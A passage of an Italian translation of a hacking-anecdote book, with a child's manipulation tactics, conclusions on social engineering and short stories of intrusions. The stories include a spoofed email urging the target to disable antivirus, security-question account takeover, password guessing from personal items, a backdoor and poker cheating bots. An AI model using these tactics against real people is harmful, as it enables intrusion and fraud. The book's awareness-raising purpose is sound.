- “Devo tornare a scuola domani, così non potrò giocare ai miei giochi se non lo faccio ora.” (Dunque, quante forme differenti di ingegneria sociale sono contenute in questa frase? Forse avrebbe dovuto contribuire alla stesura di questo libro.)
- “Mi dispiace e avevo torto. Posso giocare solo per un pochino?” (La confessione potrebbe essere buona per l’anima, ma potrebbe non funzionare molto come forma di manipolazione.)
- “Kevin me l’ha fatto fare.” (Pensai che solo gli hacker lo discessero!)
- “Sono veramente triste senza il mio gioco.” (Se nient’altro funziona, cerca un po’ di comprensione.)
- “Sono stata più di mezza giornata senza il mio gioco.” (In altre parole, “quante sofferenze devo patire?”)
- “Non costa niente giocare.” (Un tentativo disperato di indovinare quali potrebbero essere le ragioni della mamma per prolungare la punizione così a lungo. Tentativo fallito.)
- “È il fine settimana del mio compleanno e non posso giocare con i miei giochi.” (Un altro tentativo di impietosire per ottenere comprensione.)

E continuando mentre ci preparavamo per andare all’aeroporto:

- “Mi annoierò all’aeroporto.” (Nella vana speranza che la noia venga considerata una cosa spaventosa da evitare a tutti i costi. Forse se Briannah si fosse annoiata abbastanza, avrebbe provato a disegnare o a leggere un libro.)
- “È un volo di tre ore e non avrò niente da fare!” (Ancora una speranza che possa mollare e aprire il libro cui ha fatto cambiare aria.)
- “È troppo buio per leggere e troppo buio per disegnare. Se gioco posso vedere lo schermo.” (Il vano tentativo reso logico.)
- “Posso almeno usare Internet?” (Deve pur esserci un posto per un *qualche* compromesso nel tuo cuore.)
- “Sei la mamma migliore del mondo!” (È anche capace di usare i complimenti e l’adulazione nel flebile tentativo di ottenerne quello che vuole.)
- “Non è giusto!!!” (L’ultimo tentativo, da ultima spiaggia.)

Se volete migliorare la vostra comprensione di come gli ingegneri sociali manipolano i loro bersagli e come fanno passare le persone da una condizione pensante a una emotiva... ascoltate semplicemente i vostri figli.

## *Conclusioni*

Nel nostro primo libro scritto a quattro mani, Bill Simon e io definimmo l'ingegneria sociale "l'anello più debole della sicurezza delle informazioni".

Tre anni dopo, che cosa scopriamo? Scopriamo che sempre più aziende impiegano le tecnologie di sicurezza per proteggere le proprie risorse informatiche dall'intrusione tecnica da parte di hacker o di spie industriali assoldate, e mantengono un'efficiente forza di sicurezza fisica per proteggersi dagli ingressi non autorizzati.

Ma scopriamo anche che si dedica una scarsa attenzione al contrasto delle minacce poste dagli ingegneri sociali. È fondamentale educare e formare i dipendenti su questa minaccia e su come proteggersi dall'essere indotti con l'inganno ad aiutare gli intrusi. La sfida del difendersi dai punti deboli dell'essere umano è sostanziale. Proteggere la propria organizzazione dal cadere vittima di hacker che usano le tecniche di ingegneria sociale deve essere la responsabilità di *ogni* dipendente: *ogni* dipendente, compresi quelli che non usano i computer per svolgere le proprie mansioni. I dirigenti sono vulnerabili, le persone in contatto con il mondo esterno sono vulnerabili, gli operatori dei centralini, delle reception, delle pulizie, gli attendenti dei garage, e soprattutto i nuovi dipendenti. Tutti possono essere sfruttati dagli ingegneri sociali per fare un altro passo verso il raggiungimento dei loro obiettivi illeciti.

L'elemento umano si è dimostrato da sempre l'anello più debole. La domanda da un milione di dollari è: sarete voi l'anello debole della vostra azienda che viene attaccato da un ingegnere sociale?

## 11. Storie brevi

Non sono un esperto di crittografia e nemmeno un matematico. Semplicemente so come le persone commettono errori nelle applicazioni, e so che ripetono gli stessi errori in continuazione.

## *Un ex hacker diventato consulente sulla sicurezza*

Alcune delle storie che ci sono state raccontate durante la stesura di questo libro non hanno trovato un loro spazio definito in nessuno dei precedenti capitoli, ma sono troppo divertenti per trasiliarle. Non tutte sono storie di hacking. Alcune sono soltanto delle bravate, altre si basano sull'inganno, altre ancora sono degne di essere raccontate perché illuminanti o rivelatrici di alcuni aspetti della natura umana. Alcune sono semplicemente divertimenti.

A noi sono piaciute e abbiamo pensato che potrebbero piacere anche a voi.

### *L'assegno mancante*

Jim era un sergente dell'esercito degli Stati Uniti e lavorava in un gruppo informatico a Fort Lewis nei pressi di Puget Sound, nello stato di Washington, agli ordini di un capo sergente dispotico. Jim lo descrive come "semplicemente imbucalito con il mondo", il tipo di persona che "usa il suo grado per far sentire dei miserabili tutti quelli di grado inferiore". Alla fine, Jim e gli altri amici del gruppo ne ebbero abbastanza e decisero che avrebbero trovato un modo di punire il bruto che rendeva la loro vita insopportabile.

La loro unità gestiva l'archivio del personale e il registro delle buste paga. Per garantire che i calcoli fossero precisi, ogni voce del registro veniva compilata da due soldati-impiegati; i risultati venivano poi confrontati, prima che i dati fossero inseriti nella scheda di ogni persona.

Secondo Jim, il modo di vendicarsi che avevano elaborato non era poi così complicato. Due impiegati compilaron due schede identiche che dicevano al computer che il sergente era morto. Tutto ciò ovviamente bloccò il suo stipendio.

Quando arrivò il giorno di paga, il sergente si lamentò di non aver ricevuto il suo assegno: "Le procedure standard volevano che si tirasse fuori la sua scheda cartacea e che il suo assegno fosse compilato a mano", racconta Jim. Ma neanche questo funzionò: "Per qualche ragione misteriosa", scrive Jim senza risparmiare l'ironia, "la sua scheda cartacea non si trovava da nessuna parte. Ho ragione di credere che la scheda fu vittima di una combustione spontanea". Non è difficile immaginare come Jim sia potuto arrivare a questa conclusione.

Con il computer che indicava il decesso dell'uomo e senza nessun registro fisico a portata di mano che dimostrasse il contrario, al sergente non rimanevano molte speranze. Non esisteva nessuna procedura per emettere un assegno a una persona che non esisteva. Era necessario fare una domanda al comando dell'esercito richiedendo che venissero copiati e inviati i duplicati dei documenti contenuti nella sua scheda personale, oltre alle istruzioni sul pagamento. La domanda fu presentata prontamente, ma con poche speranze di ottenere una risposta in tempi brevi.

La storia ha un esito positivo. Jim ci dice che "per il resto del tempo che ebbi a che fare con lui, il suo comportamento risultò assai diverso".

### *Vieni a Hollywood, giovane mago*

All'epoca dell'uscita del film *Jurassic Park 2*, un giovane hacker che chiameremo Yuki decise che voleva "possedere" – un modo di dire degli hacker per assumere il controllo – il computer della Mca/Universal Studios che ospitava *lost-world.com*, il sito del film e degli show televisivi di quella casa di produzione.

Si trattava, racconta, di "un hack piuttosto banale" perché il sito era davvero poco protetto. Se ne approfittò con un metodo che, in linguaggio tecnico, Yuki descrive come "inserimento di un Cgi che attivava un bouncer (una porta molto alta non bloccata dal firewall), in modo da potermi collegare a quella porta e poi di nuovo alla mia macchina locale (localhost) per ottenere un accesso illimitato".

La Mca si trovava all'epoca in un edificio nuovo di zecca. Yuki fece una breve ricerca su Internet, scoprì il nome dell'impresa che lo aveva progettato, andò sul loro sito e non incontrò grosse difficoltà a entrare nella loro rete interna. (Ciò è avvenuto parecchio tempo fa, per cui si presume che nel frattempo le vulnerabilità più ovvie siano state riparate.)

Da dietro il firewall non gli ci volle molto a reperire i progetti in AutoCad dell'edificio dell'Mca. Yuki era al settimo cielo. Tuttavia questo non era che un aspetto secondario rispetto al suo

obiettivo principale. Un suo amico aveva lavorato su "un nuovo logo, veramente carino" per il sito di Jurassic Park, in cui scompariva il nome Jurassic Park e il tirannosauro con le fauci spalancate veniva sostituito da una piccola papera. Entrarono nel sito, pubblicarono il loro logo al posto di quello ufficiale e si ritirarono per vedere cosa sarebbe successo.

La reazione non fu proprio quella che si aspettavano. I media trovarono il logo divertente ma sospetto. CNet News.com pubblicò un articolo<sup>1</sup> il cui titolo si chiedeva se si trattava di un hack o di uno scherzo, sospettando che qualcuno alla Universal potesse aver messo in piedi questa trovata per fare pubblicità al film.

Yuki racconta che poco dopo si mise in contatto con la Universal, dando spiegazioni sul buco nella sicurezza che lui e il suo amico avevano usato per entrare nel sito, avvisandoli anche della backdoor che avevano installato. A differenza di molte organizzazioni che vengono a conoscenza dell'identità di un intruso, alla Universal furono grati per le informazioni ricevute.

Non solo, afferma Yuki, gli offrirono anche un lavoro, pensando senz'altro che li avrebbe aiutati a scoprire e risolvere altre vulnerabilità. Yuki era elettrizzato dall'offerta.

Tuttavia la cosa non andò in porto: "Quando scoprirono che avevo solo sedici anni cercarono di offrirmi di meno". Rinunciò all'opportunità.

Due anni dopo CNet News.com presentò una lista di quelli che per loro erano i dieci migliori hack di tutti i tempi.<sup>2</sup> Yuki fu orgoglioso di vedere che il suo Jurassic Pond<sup>3</sup> era stato inserito in una buona posizione.

Ma il suo periodo hacker è ormai finito, racconta Yuki. È rimasto "fuori dalla scena per cinque anni ormai". Dopo aver rifiutato l'offerta della Mca, cominciò una carriera da consulente che continua tutt'oggi.

### *Hackerare un distributore di bibite*

Qualche tempo fa la Xerox e altre compagnie sperimentarono delle macchine che avrebbero emesso un suono del tipo "E.T. telefono casa". Una fotocopiatrice, per esempio, monitorava il proprio stato e quando l'inchiostro era sul punto di esaurirsi o i rulli di trasporto della carta iniziavano a consumarsi o si mani-

<sup>1</sup> CNet News.com, *Lost World, Lapd: Hacks or hoaxes?* di Janet Kornblum, 30 maggio 1997.

<sup>2</sup> CNet News.com, *The Ten Most Subversive hacks*, di Matt Lake, 27 ottobre 1999.

<sup>3</sup> "Stagno del Giurassico." Gioco di parole con il titolo originale. [N.d.T.]

festava qualche problema di altro tipo, la macchina faceva partire un segnale diretto a qualche centralina a distanza o al quartier generale dell'impresa per avvisare della situazione. A quel punto sarebbe arrivato un tecnico a portare i pezzi di ricambio richiesti.

Secondo una delle nostre fonti, David, una delle aziende che sondarono il terreno fu la Coca-Cola. I distributori sperimentali di Coca, racconta David, erano collegati a un sistema Unix e potevano essere interrogati a distanza per ottenere un rapporto sul loro funzionamento.

In preda alla noia, David e un paio di amici un giorno decisero di mettere alla prova il sistema e vedere quello che avrebbero potuto scoprire. Vide che, come previsto, alla macchina si poteva accedere via Telnet. "Era collegata tramite una porta seriale e aveva attivo un processo che raccoglieva i dati sul suo stato e li restituiva ben formattati." Usarono il programma Finger e appresero che "era stato fatto un login su quell'account: tutto quello che ci restava da fare era trovare la password".

Gli ci vollero solo tre tentativi per scoprire la password, anche se uno dei programmatore dell'azienda ne aveva scelta una altamente improbabile. Una volta entrati, scoprirono che il codice sorgente del programma era contenuto nella macchina stessa e "non potemmo trattenerci dal fare una piccola modifica!".

Inserirono alcune stringhe di codice: così facendo, più o meno una volta su cinque, si sarebbe aggiunta una riga alla fine del messaggio del distributore che recitava: "Aiuto! Mi stanno prendendo a calci!".

"Comunque le più grosse risate," racconta David, "ce le siamo fatte quando abbiamo scoperto la password." Provate a indovinare qual era la password che per il personale della Coca-Cola nessuno avrebbe mai dovuto indovinare.

La password del distributore, secondo David, era "Pepsi"!

### *Mettere in ginocchio l'esercito iracheno durante l'operazione "Desert Storm"*

Nelle fasi preparatorie dell'operazione "Tempesta nel deserto", l'intelligence dell'esercito americano si mise a lavorare sul sistema di comunicazioni dell'esercito iracheno, inviando in missione elicotteri equipaggiati con strumenti di rilevamento delle radiofrequenze su alcuni punti strategici lungo "il lato sicuro del confine iracheno". Questa è la descrizione che ne fa Mike, che si trovava lì.

Gli elicotteri venivano mandati a gruppi di tre. Prima dell'evoluzione del Servizio di posizionamento globale (Gps), pensato per definire le coordinate esatte di una posizione, i tre elicotteri fornivano dati di posizionamento incrociati, permettendo all'intelligence di individuare la posizione di tutte le unità dell'esercito iracheno, insieme alle radiofrequenze che stavano usando.

Una volta iniziata l'operazione, gli Stati Uniti furono in grado di intercettare le comunicazioni irachene. Racconta Mike che "i soldati americani che parlavano il Farsi cominciarono ad ascoltare i comandanti iracheni che comunicavano con i comandanti delle pattuglie di terra". E non si limitavano ad ascoltare. Quando un comandante chiedeva a tutte le unità di collegarsi simultaneamente, le varie unità si identificavano così: "Qui Cammello 1", "Qui Cammello 3", "Qui Cammello 5". Uno degli intercettatori americani allora si intrometteva in Farsi: "Qui Cammello 1", ripetendo l'identificazione.

Il comandante iracheno, confuso, diceva a Cammello 1 che si era già identificato e che non doveva farlo due volte. Cammello 1 rispondeva innocente che l'aveva fatto una sola volta. "Si scatenava una raffica di discussioni, con supposizioni e smentite su chi aveva detto cosa," ricorda Mike.

Gli intercettatori dell'esercito seguirono lo stesso schema con diversi comandanti iracheni su e giù per la linea di confine, finché non decisero di portare la strategia al livello successivo. Anziché ripetere un nome di identificazione, una voce americana in inglese gridava: "Qui Bravo Force 5: come va da quelle parti?". Secondo Mike, "a quel punto si scatenava un tumulto!".

Queste interruzioni infuriavano i comandanti, che dovevano sentirsi a un tempo mortificati nel sapere che le loro truppe sul campo ascoltavano le interruzioni degli invasori infedeli, e scioccati nello scoprire di non poter mandare ordini via radio alle loro unità senza che le forze americane ascoltassero ogni parola. Cominciarono a passare regolarmente da una frequenza all'altra attraverso un elenco di frequenze di scorta.

Le apparecchiature di rilevamento delle radiofrequenze degli elicotteri dell'esercito americano erano progettate per sconfiggere anche questa strategia. Gli strumenti scansionavano lo spettro radio e individuavano rapidamente la frequenza su cui erano passati gli iracheni. I soldati in ascolto dell'esercito americano ritrovavano in fretta la pista giusta. Allo stesso tempo, dopo ogni cambio di frequenza l'intelligence poteva aggiungere una nuova voce all'elenco sempre più lungo delle frequenze utilizzate dagli iracheni. Continuavano così a raccogliere e definire in modo sempre più preciso "l'ordine di battaglia" della forza di difesa irachena: la dimensione, la posizione e la funzione delle varie unità, e persino i piani di azione.

Alla fine il comando iracheno perse ogni speranza e chiuse la comunicazione radio con le proprie truppe, adottando le linee telefoniche interrate. Ma ancora una volta gli Stati Uniti furono alle costole. L'esercito iracheno si stava affidando a vecchie e semplici linee telefoniche seriali e fu un gioco da ragazzi mettere sotto controllo una di queste linee con un trasmettitore crittato e inoltrare tutto il traffico all'intelligence.

I soldati americani che parlavano Farsi si rimisero al lavoro, usando gli stessi metodi che avevano adoperato per sabotare le comunicazioni radio. È divertente immaginare l'espressione sulla faccia di un maggiore, di un colonnello o di un generale iracheno mentre nella linea rimbombava una voce gioiale che diceva: "Salve, qui è di nuovo Bravo Force 5. Come va da quelle parti?". Magari aggiungendo qualcosa come: "Ci siete mancati per un po', è bello essere di nuovo tra voi".

A quel punto il comando iracheno non aveva più modo di comunicare con strumenti moderni. Dovettero ricorrere alla trascrizione degli ordini su carta e all'invio sul campo tramite dei camion. Gli ufficiali scrivevano a loro volta le risposte e spedivano i camion al quartier generale attraverso il deserto sabbioso e bollente. Così, un solo scambio di messaggi poteva impiegare ore per compiere il tragitto di andata e ritorno. Gli ordini che richiedevano l'azione coordinata di varie unità divennero praticamente impossibili. Non si riusciva a farli arrivare sul campo in tempo perché le truppe potessero agire di concerto.

Non era esattamente il modo più efficace per difendersi contro le rapide forze americane.

Appena cominciarono i bombardamenti, a un gruppo di piloti fu assegnato il compito di cercare i camion che trasportavano i messaggi tra le posizioni conosciute delle unità irachene. L'aviazione cominciò a prendere di mira questi camion per le comunicazioni e a metterli fuori uso. Nel giro di pochi giorni, gli autisti iracheni iniziarono a rifiutarsi di trasportare i messaggi fra i comandanti: sapevano di non avere possibilità di salvarsi.

Questo significava il crollo pressoché assoluto del sistema di comando e controllo iracheno. Anche quando il comando centrale iracheno riusciva a far arrivare gli ordini via radio sul campo, dice Mike, i comandanti "erano terrorizzati perché sapevano che i messaggi venivano ascoltati dall'esercito americano e sarebbero stati usati per attaccare le loro postazioni". Soprattutto perché, rispondendo agli ordini, il comandante rivelava di essere ancora vivo e si aspettava che la sua risposta permettesse agli americani di individuare esattamente la sua posizione. Nell'estremo tentativo di salvarsi la vita, alcune unità irachene disabilitarono quanto rimaneva dei loro strumenti di comunicazione per non dover ricevere trasmissioni.

"In rapida successione," ricorda Mike con spensierata allegria, "l'esercito iracheno sprofondò in molti punti nel caos e nell'inattività perché nessuno poteva – o voleva – comunicare."

### *Il buono regalo da un miliardo di dollari*

Il racconto che segue è in buona parte tratto direttamente dalla conversazione che abbiamo avuto con questo ex hacker, che oggi è un consulente per la sicurezza rispettato e di successo:

La questione è tutta qui, amico, tutta qui. "Perché rapina le banche, signor Horton?" "Perché è lì che tengono il denaro."

Vi racconterò una storia divertente. Io e questo tipo, Frank, della National Security Agency – non ho intenzione di dire il suo nome, adesso lavora per la Microsoft – eravamo stati ingaggiati [per un penetration test] da un'azienda che rilasciava certificati di buoni regalo digitali. Hanno chiuso, ma non voglio comunque dire il loro nome.

Allora che cosa andiamo ad hackerare? Hackeriamo la crittografia del buono regalo? No, la codificazione era assai buona, molto ben fatta. Era sicura dal punto di vista crittografico, provarci sarebbe stata una perdita di tempo. Quindi dove li attacchiamo?

Ci informiamo su come un commerciante riscatta un buono. Per farlo, conduciamo un attacco dall'interno: ci fu permesso infatti di avere un account da negoziante. Bene, troviamo una falla nel sistema di conversione, un buco nell'applicazione che ci permette di eseguire liberamente i comandi sulla macchina. Fu una bazzecola, una cosa da bambini: devi solo sapere quello che si sta cercando. Non sono un esperto di crittografia e nemmeno un matematico. Semplicemente so come le persone commettono degli errori nelle applicazioni e che ripetono gli stessi errori in continuazione.

Nella stessa sottorete (subnet) del centro di conversione dei buoni avevano attivato una connessione alla loro zecca, cioè al computer che emette il buono regalo. Entrammo in quella macchina usando un rapporto di fiducia. Invece di ottenere semplicemente una finestra per digitare i comandi come root, facemmo proprio un buono regalo: emettemmo un buono con 32 high bit<sup>4</sup> e usammo i dollari come valuta.

A quel punto avevamo un buono regalo del valore di un miliardo e novecento milioni di dollari e il buono era assolutamente valido. Qualcuno disse che avremmo dovuto usare le sterline inglesi, che ci avrebbero dato un rendimento ancora più alto.

Poi andammo sul sito di Gap e comprammo un paio di calzini. Teoricamente dovevamo avere un miliardo e novecento milioni di resto per un paio di calzini. Era fantastico.

<sup>4</sup> L'high bit o meta bit, è, secondo la definizione del Jargon File di Eric S. Raymond, "il bit più significativo in un byte" o "il bit più alto in un carattere a 8-bit, che ricade tra il carattere 128 e il 255". [N.d.T.]

Volevo pinzare i calzini sul rapporto del penetration test nel sistema.

Ma non era finita. Non gli piaceva l'impressione che, secondo lui, ci aveva dato con questa storia e quindi continuò:

Forse vi sarò sembrato una specie di rockstar, ma tutto quello che vedete non è che il percorso logico che ho seguito. Voi adesso direte: "Oh, santo cielo, quant'è intelligente. È entrato in quella macchina, poi da lì ha violato una relazione di fiducia e poi è entrato nel computer della zecca e ha falsificato un buono regalo".

Sì, ma vi rendete conto di quanto è stato difficile? Della serie: "Prova questo. Funziona?". No. "Allora prova quest'altro. Funziona?" No. Provate e sbagliate, riprovate e risbagliate. Ci vogliono curiosità, perseveranza e la cieca fortuna. E mettici anche un po' di bravura. E comunque ce li ho ancora quei calzini.

### *L'hack al Texas Hold 'Em<sup>5</sup>*

Una delle cose di cui un giocatore di poker si sente assai sicuro quando è al tavolo di un grande casinò – che giochi alla versione attualmente più in voga, il Texas Hold 'Em, o a qualche altra variante – è che può davvero contare sulle proprie capacità e sulla fortuna. Sotto gli occhi attenti del croupier, dei responsabili di sala e sotto lo sguardo onnipresente delle telecamere, non c'è molto da preoccuparsi che gli altri giocatori stiano barando.

Di questi tempi, grazie a Internet, è possibile sedersi a un tavolo da poker virtuale, giocando comodamente attraverso il vostro computer, con soldi veri e in tempo reale contro giocatori in varie parti del mondo.

Finché non arriva un hacker che trova il modo per assicurarsi un vantaggio non da poco utilizzando un bot fatto in casa, vale a dire un robot, in questo caso interamente elettronico. L'hacker, di nome Ron, dice che ciò comportò "scrivere un bot che giocasse a poker online in modo 'matematicamente perfetto', inducendo gli avversari a credere di avere di fronte un vero giocatore umano". Oltre a fare soldi con le partite quotidiane, Ron inserì il bot in un buon numero di tornei con risultati stupefacenti: "In un torneo free-roll (senza tassa di iscrizione) della durata di quattro ore, che iniziò con trecento giocatori, il bot terminò al secondo posto".

Le cose stavano andando alla grande finché Ron commise un errore di valutazione: decise di mettere in vendita il bot, a novantanove dollari l'anno per ogni acquirente. Si cominciò a sentir parlare del prodotto e alcune persone che giocavano sul sito

<sup>5</sup> La più popolare variante americana del poker, giocata nei casinò degli stati dell'Ovest. [N.d.T.]

di poker che Ron aveva preso di mira iniziarono a preoccuparsi del rischio di giocare contro dei robot. "Provocai un tale clamore - e una tale preoccupazione da parte dei gestori del casinò di perdere i loro clienti - che sul sito aggiunsero un codice per rilevare l'uso del mio bot, dicendo che avrebbero squalificato permanentemente chiunque fosse stato beccato a farne uso."

Era venuto il momento di un cambio di strategia:

Dopo aver tentato senza fortuna di fare soldi dalla vendita della tecnologia stessa, decisi di rendere segreto tutto il progetto. Modificai il bot per poter giocare in uno dei più grandi siti di poker e ne estesi le capacità tecnologiche in modo che potesse giocare in "modalità di squadra", in cui due o più bot allo stesso tavolo si mostrassero le carte, avvantaggiandosi l'un l'altro in modo scorretto.

Nella sua e-mail originale su questa sua avventura, Ron lasciava intendere che i suoi bot erano ancora in uso. In seguito scrisse di nuovo per chiederci di spiegare che:

Dopo aver valutato il danno economico che avrebbe provocato a migliaia di giocatori di poker online, alla fine decisi di non usare più questa tecnologia contro altre persone.

Comunque, appassionati dei giochi d'azzardo online, dovete decidere da soli. Se Ron l'ha fatto, lo possono fare anche gli altri. Forse fareste meglio a saltare subito su un volo per Las Vegas.

### *Il giovane cacciatore di pedofili*

Simon e io troviamo questa storia avvincente. Anche se può darsi che sia solo parzialmente vera o, da quel che ne sappiamo, anche completamente inventata, abbiamo deciso di condividerla con voi così come ci è stata inviata:

Tutto cominciò quando avevo quindici anni circa. Un mio amico, Adam, mi mostrò come telefonare gratuitamente dal telefono pubblico della scuola. Era la prima volta che facevo qualcosa di lontanamente illegale. Adam trasformò una graffetta di metallo in una specie di scheda telefonica gratuita, usando la graffetta per punzolare l'auricolare della cornetta. Poi componeva il numero che voleva chiamare, tenendo premuta l'ultima cifra del numero e toccando allo stesso tempo con la graffetta il microfono della cornetta. Quel che ne seguiva era una serie di clic e poi il suono della chiamata. Ero senza parole. Era la prima volta in vita mia che mi rendevo conto della potenza che può avere la conoscenza.

Cominciai immediatamente a leggere tutto quello su cui potevo mettere le mani. Se erano informazioni sospette, dovevo averle. Usai il

trucco della graffetta durante tutti gli anni delle superiori, finché non arrivò il desiderio di imboccare strade ancora più oscure. O forse era solo per vedere fino a dove mi poteva condurre questa nuova strada appena scoperta. Se lo sommate al brivido di fare qualcosa di "proibito", capirete che tutto questo era sufficiente a condurre un ragazzino di quindici anni nel mondo sotterraneo dell'illegalità.

Il passo successivo fu rendermi conto che ci voleva più della semplice conoscenza per essere un hacker. Ci voleva una certa astuzia sociale per mettere in funzione la trappola.

Venni a sapere di questi programmi chiamati Trojan tramite un amico online che me ne aveva fatto installare uno sul mio computer. Poteva fare cose incredibili come vedere quello che stavo digitando, registrare le immagini della mia videocamera e un'infinità di altre cose curiose. Ero in estasi. Cercai tutto quello che potevo su questi Trojan e cominciai a inserirli dentro file eseguibili conosciuti. Andavo nelle chat e cercavo di fare in modo che qualcuno lo scaricasse, ma il problema era la fiducia. Nessuno si fidava di me, e non a torto.

Entrai in una chat Irc per ragazzi scelta a caso e fu lì che lo incontrai: un pedofilo in cerca di immagini di bambini e ragazzini. All'inizio pensai fosse uno scherzo, ma decisi di stare al gioco e vedere se potevo far di questa persona la mia vittima.

Cominciai a chattare con lui fingendo di essere una ragazzina con tutta l'intenzione di incontrarlo un giorno, ma non nel modo in cui lui pensava. Quest'uomo era a dir poco malato. I miei istinti di quindicenne volevano far giustizia. Volevo fargli talmente male, che dopo ci avrebbe pensato due volte prima di andare a caccia di ragazzini. Cercai in varie occasioni di mandargli il Trojan, ma era più sveglio di me. Aveva un antivirus che bloccava tutti i miei tentativi. La cosa divertente fu che non sospettò mai che potessi avere cattive intenzioni. Pensava che dovevo avere il computer infetto e che il virus si attaccasse da solo alle immagini che gli cercavo di spedire. Io semplicemente facevo il finto tonto.

Dopo qualche giorno di chiacchiere, cominciò a farsi più insistente. Voleva mie immagini spinte: mi disse che mi amava e che voleva incontrarmi. Era uno stronzo di prima categoria e proprio il bersaglio perfetto da punire senza rimorso se fossi riuscito a entrare nel suo computer. Avevo messo insieme abbastanza informazioni su di lui per ottenere accesso ad alcune delle sue caselle di posta. Avete presente quelle domande segrete che vi chiedono del tipo: "Qual è il tuo colore preferito?", "Qual è il cognome da nubile di vostra madre?". Tutto quello che feci fu fargli spifferare queste informazioni e voilà, ero dentro.

La roba che aveva era altamente illegale. Diciamo solo che era un sacco di pornografia con bambini di varie età. Ero nauseato.

Poi mi venne l'illuminazione. Se non accettava il Trojan da me, forse l'avrebbe accettato da uno dei suoi compari del porno. Falsificai un indirizzo e-mail e gli scrissi un breve messaggio:

Dai un'occhiata a questo video bollente. Disabilita l'antivirus prima di scaricarlo perché ne incasina la qualità. P.s.: sono in tuo potere. Ero sicuro che non ci sarebbe cascato e aspettai pazientemente tut-

to il pomeriggio che scaricasse la posta. Avevo già gettato la spugna. Non ero portato [per l'ingegneria sociale].

Poi verso le undici di sera successe quello che speravo. Ricevetti il messaggio dal mio Trojan che mi diceva che l'aveva installato sulla sua macchina. Ce l'avevo fatta!

Ottenni l'accesso e immediatamente cominciai a copiare le prove in una cartella [che avevo creato sul suo computer]. La chiamai "jailbait".<sup>6</sup> Venni a sapere ogni tipo di informazioni su questo tizio. Nome, indirizzo, dove lavorava e addirittura su quali documenti stava lavorando in quel periodo.

Non potevo chiamare il Fbi o la polizia locale perché temevo che la sola conoscenza del contenuto del computer di quell'uomo mi avrebbe portato dritto in galera, e avevo paura. Curiosando e provocandolo un po' venni a sapere che era sposato e che aveva dei figli. Era orribile.

Feci l'unica cosa che sapevo fare. Mandai a sua moglie un'e-mail con tutte le informazioni di cui aveva bisogno per accedere al file "jailbait". Poi cancellai le tracce e disattivai il Trojan.

Questo fu il mio primo tentativo di sfruttare non solo il codice, ma anche le emozioni per ottenere qualcosa. Una volta sperimentato, mi resi conto che non era esattamente quello che mi aspettavo. Richiedeva di più della pura conoscenza, richiedeva astuzia, bugie, inganno e duro lavoro. Ma valeva la pena spendere ogni grammo di energia per dare una lezione a quello stronzo. Avevo quindici anni e mi sentivo come un re. E non potevo dirlo a nessuno.

Ma non avrei mai voluto vedere le cose che vidi.

...E non c'è nemmeno bisogno di essere un hacker.

Dalle storie di questo libro emerge chiaramente che la maggior parte degli hacker impiega anni a sviluppare il proprio sapere. È per questo che mi sembra sempre straordinario quando mi imbatto in un exploit che ha richiesto una mentalità da hacker, messa però in atto da persone prive di un background da hacker. La storia che segue è una di queste.

All'epoca del fatto, John era uno studente agli ultimi anni del college, che si stava laureando in informatica. Trovò un posto come stagista nell'azienda locale della luce e del gas: così, al momento della laurea, non avrebbe avuto solo un titolo di studio ma anche un'esperienza lavorativa. L'azienda lo mise al lavoro sull'aggiornamento del Lotus Notes dei dipendenti. Ogni volta che chiamava qualcuno per fissare un appuntamento, gli chiedeva la password per Lotus Notes in modo da poter effettuare l'aggiornamento. Le persone non esitavano a dargliela.

Tuttavia, a volte si ritrovava a parlare con la segreteria te-

<sup>6</sup> Una persona minorenne con la quale avere un rapporto sessuale può costituire uno stupro in base alla legge. [N.d.T.]

lefonica e a fissare un appuntamento ma senza la possibilità di chiedere preventivamente la password. Sapeva a cosa andava incontro e quindi le password se le trovava da solo: "Scoprii che l'80 percento delle persone non aveva mai cambiato la password da quando Notes era stato installato sul loro sistema, quindi il mio primo tentativo era 'pass'".

Se non funzionava, John raggiungeva il cubicolo della persona in questione e dava un'occhiata per vedere se c'era un biglietto adesivo con tutte le password, che di solito era attaccato in bella vista sullo schermo oppure nascosto (ammesso che sia la parola giusta) sotto la tastiera o nel primo cassetto.

E se anche dopo questo tentativo rimaneva a mani vuote, aveva un'ultima carta da giocare: "La mia ultima strategia di attacco era studiare gli oggetti personali nel loro cubicolo. Qualsiasi cosa che mi desse un indizio per nomi di figli, animali, hobby e cose del genere". Il più delle volte bastavano solo alcuni tentativi.

Una volta tuttavia fu più difficile del solito. "Ricordo ancora la password di una donna che mi stava rendendo la vita difficile, finché non notai che in tutte le sue foto c'era una moto." A istinto provò "harley"... e funzionò.

Sollecitato dal successo cominciò a tenere un registro: "Lo trasformai in un gioco, entrai in più del 90 percento dei casi, impiegandoci ogni volta meno di dieci minuti. Le password che riuscivano a eludere i miei tentativi in genere si rivelavano semplici informazioni che avrei potuto scoprire con ricerche più approfondite, molto spesso erano date di nascita dei figli".

Alla fine, lo stage risultò assai utile, perché "non solo mi fornì degli elementi per il mio curriculum, ma mi insegnò anche che la nostra prima linea di difesa contro gli hacker è anche la più debole: gli utenti stessi e le password che scelgono".

Mi sembra un messaggio importante con cui concludere. Se ogni utente migliorasse questa sera stessa le proprie password – e non lasciasse le nuove password in qualche posto facile da trovare – domani mattina ci troveremmo a vivere in un mondo molto più sicuro.

Noi speriamo che questo messaggio si traduca in azione per ogni lettore di questo libro.



# Indice

- 9      Prefazione  
13     Ringraziamenti  
  
21     1. Hackerare i casinò per un milione di dollari  
La ricerca, p. 22; Lo sviluppo dell'hack, p. 25; Riscrivere il codice, p. 26; Si ritorna al casinò, questa volta per giocare, p. 29; Il nuovo approccio, p. 32; Il nuovo attacco, p. 34; Beccati!, p. 37; Le conseguenze, p. 39; Riflessioni, p. 41; Contromisure, p. 41; Conclusioni, p. 43.  
  
44     2. Quando chiamano i terroristi  
Khalid il terrorista getta l'amo, p. 46; L'obiettivo di stanotte: Siprnet, p. 50; Tempo di preoccuparsi, p. 51; Comrade viene beccato, p. 52; Si indaga su Khalid, p. 54; Harakat ul-Mujaheddin, p. 56; Dopo il disastro dell'11 settembre, p. 57; L'intrusione nella Casa Bianca, p. 58; Dopo la botta, p. 62; Cinque anni più tardi, p. 63; Quanto è grande la minaccia?, p. 64; Riflessioni, p. 66; Contromisure, p. 68; Conclusioni, p. 71.  
  
72     3. L'hack della prigione texana  
Gli anni dentro: scoprire i computer, p. 72; Le prigioni federali sono diverse, p. 74; William ottiene le chiavi del castello, p. 74; Online in modo sicuro, p. 77; La soluzione, p. 78; Quasi scoperti, p. 80; La scappatoia, p. 81; Crescendo, p. 83; Ritorno al mondo libero, p. 84; Riflessioni, p. 86; Contromisure, p. 87; Conclusioni, p. 88.  
  
90     4. Guardie e ladri  
